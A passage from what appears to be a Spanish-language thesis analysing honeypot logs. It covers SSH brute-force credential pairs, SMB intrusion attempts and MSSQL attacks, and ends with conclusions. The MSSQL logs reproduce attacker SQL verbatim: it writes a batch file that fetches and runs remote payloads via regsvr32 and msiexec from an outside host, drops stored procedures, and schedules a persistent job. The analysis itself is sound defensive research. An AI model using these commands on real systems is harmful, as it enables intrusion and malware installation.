Country	Netherlands
City	Amsterdam, Noord-Holland

Figura 41. Reporte de abuseipdb con respecto a la dirección IP 5.188.86.197

La IP se encuentra relacionada a ataques a dispositivos IoT, ataques de fuerza bruta al servicio SSH, ataques a aplicaciones web, como lo muestra la siguiente imagen:

Reporter	Date	Comment	Categories
filippo	30 Dec 2018		IoT Targeted
andrea.oliveri	29 Dec 2018		IoT Targeted
andrea.oliveri	28 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
Lucian Nitescu	03 May 2018	Caught on cowrie with 26 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	22 Apr 2018	Caught on cowrie with 17 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	19 Apr 2018	multiple ssh login attempts	SSH
Lucian Nitescu	18 Apr 2018	Caught on cowrie with 17 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH

Figura 42. Reportes de la comunidad referentes a la IP 5.188.86.197

En la mayoría de los casos, las direcciones IP son maliciosas, reportadas por usuarios, que usan tambien pots para realizar la detección de los eventos asociados. El patrón general es que las direcciones IP han sido primero asociadas a ataques de fuerza bruta al servicio SSH y ataques a aplicaciones web; y al día de hoy están realizando ataques a dispositivos IoT. Esto permite concluir que las conexiones existentes en la honeypot hacen parte de servicios automatizados que se dedican a buscar dispositivos vulnerables para infectarlos y poder aplificar sus ataques.

3.2.2 Tráfico

Teniendo la información de las direcciones IP relacionadas, con la utilidad NTOP se puede verificar el tráfico que ha pasado por el pot durante el tiempo que ha estado publicado en internet:




Figura 43. Estadistica del tráfico que ha pasado a traves del pot

En su gran mayoria el tráfico detectado por el pot se refiere al servicio **SSDP** *(Simple Service Discovery Protocol)* el cual es un protocolo que sirve para la

busqueda de dispositivos UPnP y sus servicios relacionados para poder establecer comunicación con ellos. Aunque el protocolo está diseñado para funcionar en redes LAN, está gráfica muestra que a través de internet tambien se pueden identificar estos puertos y constantemente se están escaneando.

El resto del tráfico está relacionado con protocolos como DNS, MDNS, NTP, SMTP y tráfico desconocido por la aplicación.

3.2.3 Analisis de logs

Luego de verificar el tráfico que el pot ha podido recibir el siguiente paso es revisar en detalle los logs que han quedado almacenados en el mismo y que pueden entregar mayor información acerca de las conexiones y de la interacción realizada. Al analizar los logs de las conexiones se pueden identificar los siguientes puntos:

3.2.3.1 Logs SSH

Como era de esperarse, uno de los servicios con mas provecho para un atacante o un bot es el puerto 22. La mayor parte de las conexiones realizadas via SSH son con usuarios genericos conocidos y o que hacen parte de la lista de un diccionario, con combinaciones de usuario/contraseña como las siguientes:

- root/admin
- dovecot/dovecot
- santosh/santosh
- teamspeak/zxcvbn
- phil/123456
- tammy/a
- pul/passwd
- serivodr/servidor
- postgres/q1w2e3r4t5y6
- splian/splian
- tom/123321
- spark/123123
- tim/123456
- minecraft3/12345
- ftpuser/ftpuser@1234
- cubes/python123
- Entre otros

Sin embargo la IP remota se pudo autenticar con root/admin. De acuerdo a la información recopilada parece el comportamiento de un robot ya que cada minuto se está autenticando con esta misma cuenta realizando intentos de conexión hacia dominios remotos para ejecutar conexiones al puerto 25 (servicio de correo electronico) enviando cadenas de caracteres codificadas:




Figura 44. Conexiones SMTP a diferentes dominios enviando cadenas de caracateres codificados

Por otra parte, se pueden observar redirecciones hacia diferentes paginas web:




Figura 45. Conexiones relacionadas con redireccionamiento de dominios

Este comportamiento puede estar asociado a ataques de suplantación de páginas reales.

Otro comportamiento que se detecta en los registros son las continuas conexiones realizadas hacia el dominio ya.ru. Este dominio es un motor de búsqueda de la corporación rusa Yandex.




Figura 46. Conexiones recurrentes hacia el dominio ya.ru

Se identifica un comportamiento automatizado, el cual realiza conexiones recurrentes a los puertos 443 y 80, lo que permite determinar que desde la máquina comprometida se están realizando denegaciones de servicio a servicios especificos, en este caso al motor de busqueda yandex.

3.2.3.2 Logs SMB

El pot dionaea realizó la publicación del puerto SMB sin utilizar autenticación. Se observan conexiones recurrentes hacia este puerto (445) copia y ejecución de archivos dentro del pot, con el fin de iniciar ejecutables como lo muestran las siguientes imágenes:

```
[30112018 03:38:16] connection connection.c:4337-message: connection 0x2045858 accept/tcp/none [192.168.0.6:445->113.160.153.11:59184] state: none->established
[30112018 03:38:16] python module.c:819-debug: traceable_established_cb con 0x2045858
[30112018 03:38:16] connection connection.c:4273-debug: connection_protocol_ctx_get con 0x2045858 data 0x1423b48
[30112018 03:38:16] connection connection.c:1289-debug: connection_idle_timeout_set 0x2045858 120.000000
[30112018 03:38:16] processor processor.c:124-debug: processors_init con 0x2045858

[30112018 03:38:16] processor processor.c:85-debug: processor_data_creation con 0x2045858 pd 0x20811f0 node 0x23de30
[30112018 03:38:16] processor processor.c:94-debug: creating filter
[30112018 03:38:16] processor processor.c:85-debug: processor_data_creation con 0x2045858 pd 0xec6230 node 0x23de48
[30112018 03:38:16] processor processor.c:94-debug: creating emu
[30112018 03:38:16] processor processor.c:85-debug: processor_data_creation con 0x2045858 pd 0x20811f0 node 0x23de60
[30112018 03:38:16] processor processor.c:94-debug: creating filter
[30112018 03:38:16] processor processor.c:85-debug: processor_data_creation con 0x2045858 pd 0x201e030 node 0x23de78
[30112018 03:38:16] processor processor.c:94-debug: creating streamdumper
[30112018 03:38:16] incident incident.c:365-debug: reporting 0x20790c0
[30112018 03:38:16] incident incident.c:354-debug: incident 0x20790c0 dionaea.connection.tcp.accept
[30112018 03:38:16] incident incident.c:167-debug:  con: (ptr) 0x2045858
[30112018 03:38:16] python module.c:778-debug: traceable_ihandler_cb incident 0x20790c0 ctx 0x6d3e40
[30112018 03:38:16] python module.c:778-debug: traceable_ihandler_cb incident 0x20790c0 ctx 0x6d3968
[30112018 03:38:16] logsql dionaea/logsql.py:665-info: accepted connection from 113.160.153.11:59184 to 192.168.0.6:445 (id=9199)
```

Figura 47. Conexión remota establecida via SMB

Se puede observar que en la negociación para iniciar una comunicación, se publica información de la máquina vulnerable, como el dominio y la versión de sistema operativo:

```
[30112018 03:38:16] SMB dionaea/smb/smb.py:139-debug: response: NBTSession / SMB_Header / SMB_Sessionsetup_AndX_Response2
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ NBT Session Packet sizeof(4) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    TYPE              = Session Message sizeof(  1) off=  0 goff=  0
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    RESERVED          = 0               sizeof(  1) off=  1 goff=  1
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    LENGTH            = 0               sizeof(  2) off=  2 goff=  2
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ SMB Header sizeof(32) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Start             = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Command           = SMB_COM_SESSION_SETUP_ANDX sizeof(  1) off=  4 goff=  8
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Status            = 0               sizeof(  4) off=  5 goff=  9
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Flags             = CASES_ENSITIVITY+CANONICAL_PATHNAMES+REQUEST_RESPONSE sizeof(
1) off=  9 goff= 13
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Flags2            =
KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+ERR_STATUS+UNICODE sizeof(  2) off= 10 goff= 14
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       PIDHigh           = 0               sizeof(  2) off= 12 goff= 16
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Signature         = 0               sizeof(  8) off= 14 goff= 18
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Unused            = 0               sizeof(  2) off= 22 goff= 26
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       TID               = 65535           sizeof(  2) off= 24 goff= 28
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       PID               = 65279           sizeof(  2) off= 26 goff= 30
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       UID               = 0               sizeof(  2) off= 28 goff= 32
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       MID               = 64              sizeof(  2) off= 30 goff= 34
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ SMB Sessionsetup AndX Response2 sizeof(104) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          WordCount         = 3                 sizeof(  1) off=  0 goff= 36
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          AndXCommand       = SMB_COM_NONE      sizeof(  1) off=  1 goff= 37
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Reserved1         = 0                 sizeof(  1) off=  2 goff= 38
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          AndXOffset        = 0                 sizeof(  2) off=  3 goff= 39
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Action            = 0x1               sizeof(  2) off=  5 goff= 41
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          ByteCount         = None              sizeof(  2) off=  7 goff= 43
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Padding           = b'\x00'           sizeof(  1) off=  9 goff= 45
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          NativeOS          = Windows 5.1       sizeof( 24) off= 10 goff= 46
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          NativeLanManager  = Windows 2000 LAN Manager sizeof( 50) off= 34 goff= 70
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          PrimaryDomain     = WORKGROUP         sizeof( 20) off= 84 goff=120
```

Figura 48. Parametros enviados por el servidor luego de la negociación SMB

Sobre la misma conexión se intentan buscar los recursos de otra máquina dentro de la red utilizando el mismo protocolo:

```
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ NBT Session Packet sizeof(4) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    TYPE              = Session Message sizeof(  1) off=  0 goff=  0
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    RESERVED          = 0               sizeof(  1) off=  1 goff=  1
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:    LENGTH            = 92              sizeof(  2) off=  2 goff=  2
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ SMB Header sizeof(32) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Start             = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Command           = SMB_COM_TREE_CONNECT_ANDX sizeof(  1) off=  4 goff=  8
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Status            = 0               sizeof(  4) off=  5 goff=  9
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Flags             = CASES_ENSITIVITY+CANONICAL_PATHNAMES sizeof(  1) off=  9 goff= 13
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Flags2            =
KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+ERR_STATUS+UNICODE sizeof(  2) off= 10 goff= 14
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       PIDHigh           = 0               sizeof(  2) off= 12 goff= 16
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Signature         = 0               sizeof(  8) off= 14 goff= 18
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       Unused            = 0               sizeof(  2) off= 22 goff= 26
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       TID               = 0               sizeof(  2) off= 24 goff= 28
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       PID               = 65279           sizeof(  2) off= 26 goff= 30
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       UID               = 0               sizeof(  2) off= 28 goff= 32
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:       MID               = 64              sizeof(  2) off= 30 goff= 34
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:666-debug: ###[ SMB Treeconnect AndX Request sizeof(60) ]###
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          WordCount         = 4                 sizeof(  1) off=  0 goff= 36
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          AndXCommand       = SMB_COM_NONE      sizeof(  1) off=  1 goff= 37
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Reserved1         = 0                 sizeof(  1) off=  2 goff= 38
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          AndXOffset        = 92                sizeof(  2) off=  3 goff= 39
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Flags             = 0x8               sizeof(  2) off=  5 goff= 41
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          PasswordLength    = 1                 sizeof(  2) off=  7 goff= 43
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          ByteCount         = 49                sizeof(  2) off=  9 goff= 45
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Password          = b'\x00'           sizeof(  1) off= 11 goff= 47
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Path              = \\192.168.56.20\IPC$ sizeof( 42) off= 12 goff= 48
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Service           = b'?????\x00'    sizeof(  6) off= 54 goff= 90
[30112018 03:38:16] scapy dionaea/smb/include/packet.py:687-debug:          Extrabytes        = b'\x00'         sizeof(  0) off= 60 goff= 96
```

Figura 49. En el request se puede observar que se busca el path 192.168.56.20\IPC$

Este comportamiento permite identificar que el ataque no solo busca obtener información de la máquina vulnerable e intalar archivos maliciosos sobre la misma, sino que tambien, através del protocolo de carpetas compartidas (SMB) realiza la búsqueda de otras máquinas para poderlas comprometer y sacar provecho de las mismas.

3.2.3.3 Logs MSSQL

El pot dionaea tambien publico el puerto1433, el cual hace referencia al servicio de base de datos de Microsoft. En este puerto se observaron varios logs que valen la pena resaltar.

El host remoto, realiza la conexión mediante el puerto 1433:

```
[29112018 21:44:00] connection connection.c:4337-message: connection 0x208d118 accept/tcp/none [192.168.0.6:1433->80.211.40.235:56832] state: none->established
[29112018 21:44:00] python module.c:819-debug: traceable_established_cb con 0x208d118
[29112018 21:44:00] connection connection.c:4273-debug: connection_protocol_ctx_get con 0x208d118 data 0x1aac1e8
[29112018 21:44:00] connection connection.c:1289-debug: connection_idle_timeout_set 0x208d118 120.000000
[29112018 21:44:00] processor processor.c:124-debug: processors_init con 0x208d118

[29112018 21:44:00] processor processor.c:85-debug: processor_data_creation con 0x208d118 pd 0x2049890 node 0x23de30
[29112018 21:44:00] processor processor.c:94-debug: creating filter
[29112018 21:44:00] processor processor.c:85-debug: processor_data_creation con 0x208d118 pd 0x2049960 node 0x23de48
[29112018 21:44:00] processor processor.c:94-debug: creating emu
[29112018 21:44:00] processor processor.c:85-debug: processor_data_creation con 0x208d118 pd 0x2049890 node 0x23de60
[29112018 21:44:00] processor processor.c:94-debug: creating filter
[29112018 21:44:00] processor processor.c:85-debug: processor_data_creation con 0x208d118 pd 0x2055918 node 0x23de78
[29112018 21:44:00] processor processor.c:94-debug: creating streamdumper
[29112018 21:44:00] incident incident.c:365-debug: reporting 0x1ee19a8
[29112018 21:44:00] incident incident.c:354-debug: incident 0x1ee19a8 dionaea.connection.tcp.accept
[29112018 21:44:00] incident incident.c:167-debug:  con: (ptr) 0x208d118
[29112018 21:44:00] python module.c:778-debug: traceable_ihandler_cb incident 0x1ee19a8 ctx 0x6d3e40
[29112018 21:44:00] python module.c:778-debug: traceable_ihandler_cb incident 0x1ee19a8 ctx 0x6d3968
[29112018 21:44:00] logsql dionaea/logsql.py:665-info: accepted connection from 80.211.40.235:56832 to 192.168.0.6:1433 (id=8999)
```

Figura 50. Conexión remota establecida por el puerto 1433

Luego de que el host remoto tiene la conexión establecida y utilizando el servicio de MSSQL ejecuta una sentencia para invocar el servicio batch con el fin de buscar más información del equipo víctima y para realizar otras acciones sobre el sistema operativo del mismo:

```
[29112018 21:44:01] scapy dionaea/smb/include/packet.py:687-debug:   SQLBatchData        = b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info
500 select 501,NULL,1 where 'a'='A' select 504,c.name,c.description,c.definition from master.dbo.syscharsets c,master.dbo.syscharsets
c1,master.dbo.sysconfigures f where f.config=123 and f.value=c1.id and c1.csid=c.id set textsize 2147483647 set arithabort on" sizeof(323) off=  0 goff=  0
[29112018 21:44:01] MSSQL dionaea/mssql/mssql.py:211-debug: SQL BATCH : b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info 500 select
501,NULL,1 where 'a'='A' select 504,c.name,c.description,c.definition from master.dbo.syscharsets c,master.dbo.syscharsets c1,master.dbo.sysconfigures f
where f.config=123 and f.value=c1.id and c1.csid=c.id set textsize 2147483647 set arithabort on"
```

Figura 51. Ejecución de código arbitrario usando MSSQL

```
[29112018 21:44:07] scapy dionaea/smb/include/packet.py:687-debug:   SQLBatchData        = b'Drop Procedure xp_cmdshell\r\nDrop Procedure sp_OAMethod\r\nDrop
Procedure sp_OACreate\r\nDrop Procedure sp_OASetProperty\r\nDrop Procedure sp_OADestroy\r\nDrop Procedure xp_regwrite\r\nDrop Procedure
xp_regdeletevalue\r\nDrop Procedure xp_regdeletekey\r\nDrop Procedure sp_trace_setstatus\r\nDrop Procedure sp_password ' sizeof(302) off=  0 goff=  0
[29112018 21:44:07] MSSQL dionaea/mssql/mssql.py:211-debug: SQL BATCH : b'Drop Procedure xp_cmdshell\r\nDrop Procedure sp_OAMethod\r\nDrop Procedure
sp_OACreate\r\nDrop Procedure sp_OASetProperty\r\nDrop Procedure sp_OADestroy\r\nDrop Procedure xp_regwrite\r\nDrop Procedure xp_regdeletevalue\r\nDrop
Procedure xp_regdeletekey\r\nDrop Procedure sp_trace_setstatus\r\nDrop Procedure sp_password '
[29112018 21:44:07] incident incident.c:365-debug: reporting 0x1fc8110
[29112018 21:44:07] incident incident.c:354-debug: incident 0x1fc8110 dionaea.modules.python.mssql.cmd
[29112018 21:44:07] incident incident.c:167-debug:  status: (string) complete
[29112018 21:44:07] incident incident.c:167-debug:  cmd: (string) Drop Procedure xp_cmdshell
Drop Procedure sp_OAMethod
Drop Procedure sp_OACreate
Drop Procedure sp_OASetProperty
Drop Procedure sp_OADestroy
Drop Procedure xp_regwrite
Drop Procedure xp_regdeletevalue
Drop Procedure xp_regdeletekey
Drop Procedure sp_trace_setstatus
Drop Procedure sp_password
```

Figura 52. Acciones realizadas sobre el servidor vulnerable. Se puede observar la modificación de la autenticación, modificación de registros, entre otros

Luego realiza la creación de archivos ejecutables y nuevas librerías (.dll) en el sistema víctima:

```
[29112018 21:44:32] scapy dionaea/smb/include/packet.py:687-debug:   SQLBatchData        = b"declare @o int, @f int, @t int, @ret int exec sp_oacreate
'{0D43FE01-F093-11CF-8940-00A0C9054228}', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'c:\\windows\\system32\\wbem\\123.bat', 1 exec @ret =
sp_oamethod @f, 'writeline', NULL,'@echo off' exec @ret = sp_oamethod @f, 'writeline', NULL,'mode con: cols=13 lines=1' exec @ret = sp_oamethod @f,
'writeline', NULL,'cacls C:\\Progra~1\\Common~1\\System\\ado\\msado15.dll /e /g system:f&cacls C:\\windows\\system32\\cacls.exe /e /g system:f&cacls
C:\\windows\\system32\\cmd.exe /e /g system:f&cacls C:\\windows\\system32\\ftp.exe /e /g system:f&cacls C:\\windows\\system32\\rundll32.exe /e /g everyone:f'
exec @ret = sp_oamethod @f, 'writeline', NULL,'taskkill /f /im regsvr32.exe&taskkill /f /im rundll32.exe' exec @ret = sp_oamethod @f, 'writeline',
NULL,'regsvr32 /s c:\\Progra~1\\Common~1\\System\\Ado\\Msado15.dll&regsvr32 /s jscript.dll&regsvr32 /s vbscript.dll&regsvr32 /s scrrun.dll&regsvr32 /s
WSHom.Ocx&regsvr32 /s shell32.dll' exec @ret = sp_oamethod @f, 'writeline', NULL,'attrib +s +h *.bat' exec @ret = sp_oamethod @f, 'writeline', NULL,'start
regsvr32 /u /s /i:http://js.mys2018.xyz:280/v.act scrobj.dll' exec @ret = sp_oamethod @f, 'writeline', NULL,'start msiexec.exe /i
http://js.mys2018.xyz:280/helloworld.msi /q' exec @ret = sp_oamethod @f, 'writeline', NULL,'exit' " sizeof(1318) off=  0 goff=  0
[29112018 21:44:32] MSSQL dionaea/mssql/mssql.py:211-debug: SQL BATCH : b"declare @o int, @f int, @t int, @ret int exec sp_oacreate
'{0D43FE01-F093-11CF-8940-00A0C9054228}', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'c:\\windows\\system32\\wbem\\123.bat', 1 exec @ret =
sp_oamethod @f, 'writeline', NULL,'@echo off' exec @ret = sp_oamethod @f, 'writeline', NULL,'mode con: cols=13 lines=1' exec @ret = sp_oamethod @f,
'writeline', NULL,'cacls C:\\Progra~1\\Common~1\\System\\ado\\msado15.dll /e /g system:f&cacls C:\\windows\\system32\\cacls.exe /e /g system:f&cacls
C:\\windows\\system32\\cmd.exe /e /g system:f&cacls C:\\windows\\system32\\ftp.exe /e /g system:f&cacls C:\\windows\\system32\\rundll32.exe /e /g everyone:f'
exec @ret = sp_oamethod @f, 'writeline', NULL,'taskkill /f /im regsvr32.exe&taskkill /f /im rundll32.exe' exec @ret = sp_oamethod @f, 'writeline',
NULL,'regsvr32 /s c:\\Progra~1\\Common~1\\System\\Ado\\Msado15.dll&regsvr32 /s jscript.dll&regsvr32 /s vbscript.dll&regsvr32 /s scrrun.dll&regsvr32 /s
WSHom.Ocx&regsvr32 /s shell32.dll' exec @ret = sp_oamethod @f
```

Figura 53. Creación de archivos .dll en el servidor víctima

Esta actividad se puede catalogar como maliciosa y por ende, el dispositivo ha sido comprometido e infectado.

Otra de las actividades identificadas, fue la programación de tareas en la máquina afectada. Realizando el uso de las herramientas del sistema operativo cmd (consola de comandos) y msdb (servicio utilizado por el agente de SQL para almacenar actividades del sistema) se realiza la creación de un archivo para que se ejecute cada cierto tiempo:

```
[29112018 21:45:00] incident incident.c:167~debug:  cmd: (string) use msdb exec sp_add_job 'kugou2010' exec sp_add_jobstep
null,'kugou2010',Null,'kugou2010','CMDEXEC','cd c:\Progra~1\kugou2010&for %a in (*.exe) do start %a' exec sp_add_jobserver Null,'kugou2010' exec
sp_add_jobschedule @job_name='kugou2010',@name='kugou2010',@freq_type=4,@freq_subday_type=0x4, @freq_subday_interval=20,@active_start_date =
20080730,@active_start_time = 00000,@active_end_time = 235959,@freq_interval = 1
```

Figura 54. Creación de archivos programados en el servidor

3. Conclusiones

Luego de realizar la configuración e implementación del pot, se procedió a hacer la publicación del pot en internet, lo que permitió recopilar datos importantes acerca de las conexiones realizadas. Esto permitió realizar del análisis de los logs que se pudieron obtener gracias a la interacción del atacante con cada uno de los servicios vulnerables, se pudieron obtener las siguientes conlusiones:

1. Para realizar la instalación del pot es necesario tener la documentación suficiente para realizar la instalación del mismo. Un pot que no posea suficiente documentación, aumenta la probabilidad de no almacenar la suficiente información o lo que peor, retrasar los tiempos del proyecto debido a que se deben hacer reprocesos.

2. Se hace necesario que el canal de internet sobre el cual se van a publicar los servicios vulnerables del pot, pueda realizar el port forwarding a través del dispositivo. Sin esta configuración, es imposible publicar los servicios en internet. Este punto depende mucho de la configuración que el ISP tenga en el modem residencial y adicionalmente, depende de los protocolos y configuraciones que utiliza para entregarles el acceso la red de internet a los clientes residenciales.

3. Debido a que las direcciones IP otorgadas por el servicio de internet son dinámicas, es necesario tener encendido en todo momento el modem, ya que si en algún momento se realiza el reinicio, este dispositivo tomará una nueva dirección y los servicios publicados que pueden estar ya siendo reconocidos por hosts remotos pueden perder la conexión, lo que puede provocar también una pérdida de datos de interacción de los atacantes.

4. Dentro de los resultados obtenidos, también se pudieron identificar los escaneos realizados desde internet a los servicios de internet residenciales. El hecho de que una dirección IP pública, no posea un servicio web expuesto, no quiere decir que no existan otros servicios sobre este servidor. En internet existen servicios que se dedican al escaneo de las direcciones IP, sin importar si son dinámicas o no. Esto presenta un grave peligro para las máquinas residenciales y dispositivos IoT que se encuentran publicados en internet.

5. Uno de los limitantes que se tenía al comienzo de este trabajo era precisamente que por tener una IP dinámica no se pudieran recibir ataques suficientes, sin embargo, con los resultados, quedó demostrado que sin importar la clase de IP que se tenga asignada, de todos modos se recibirán ataques. Cualquier servicio vulnerable es de gran provecho para un atacante.

6. Se determinó también que muchos de estos ataques ya se encuentran automatizados, y que generalmente atacan servicios conocidos como los servicios de Telnet y SSH. Los atacantes ya poseen robots que realizan esta labor. Se pudo identificar que dichas automatizaciones ya poseen diccionarios con nombres y contraseñas conocidos, lo que indica que un dispositivo mal

configurado y con contraseñas por defecto o sin la seguridad suficiente, es un potencial miembro de una botnet.

7. Un servicio SSH expuesto en internet y con credenciales mal aseguradas, le entrega al atacante la oportunidad de tener una máquina disponible para realizar otro tipo de ataques. Luego de que el bot ya tiene la administración del dispositivo vulnerable, utilizará este recurso para realizar otros ataques, a otros host. En los resultados de este trabajo, se identificaron varias conexiones via SMTP, a distintos dominios, en su mayoría rusos, en donde se enviaban cadenas de caracteres que no se pudieron leer legiblemente debido a que estaban codificadas. También se identificaron varias conexiones a puertos HTTP y HTTPS de manera recurrente. En los resultados se observó la automatización de estas conexiones con el fin de realizar un ataque de denegación de servicio a un servicio de búsqueda ruso.

